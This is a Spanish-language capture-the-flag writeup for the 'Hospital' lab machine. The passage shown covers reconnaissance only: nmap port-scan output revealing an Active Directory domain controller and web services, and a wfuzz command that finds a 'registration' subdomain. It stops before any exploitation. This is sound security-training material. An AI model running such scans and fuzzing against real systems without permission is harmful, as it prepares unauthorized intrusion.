

Hospital - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT      STATE SERVICE           REASON          VERSION
22/tcp    open  ssh               syn-ack ttl 62  OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEOWkMB0YsRlK8hP9kX0zXBlQ6XzkYCcT
|   256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGH/I0Ybp33ljRcWU66wO+gP/WSw8P6qamet4bjvS10R
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-18 06:25
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: hospital
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
443/tcp   open  ssl/http          syn-ack ttl 127 Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| ssl-cert: Subject: commonName=localhost
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
1801/tcp  open  msmq?             syn-ack ttl 127
2103/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
2105/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
2107/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
2179/tcp  open  vmrdp?            syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: hospital
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
```




```
3389/tcp  open  ms-wbt-server     syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2024-11-18T06:26:11+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb
5985/tcp  open  http              syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6404/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
6406/tcp  open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
6407/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
6409/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
6613/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
6637/tcp  open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
8080/tcp  open  http              syn-ack ttl 62  Apache httpd 2.4.55 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.55 (Ubuntu)
9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing
17167/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```

Encontramos el dominio "hospital.htb" y estamos ante el "DC" por lo que nos encontramos en un entorno de active directory. Vamos a ver el puerto 443 de la maquina victima:




Es un panel de login del que no tenemos credenciales. Vamos a fuzzear para buscar subdominios para ver si se aplica "virtual hosting" con alguno de ellos en el puerto 443:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -t 100 --hw 333 -w /usr/share/wordlists/SecLists/Discovery/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.11.241/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000917:   200        28 L     73 W       634 Ch      "registration"
```

Encontramos el subdominio registration, lo añadimos al archivo "/etc/hosts" y vamos a ver su contenido:



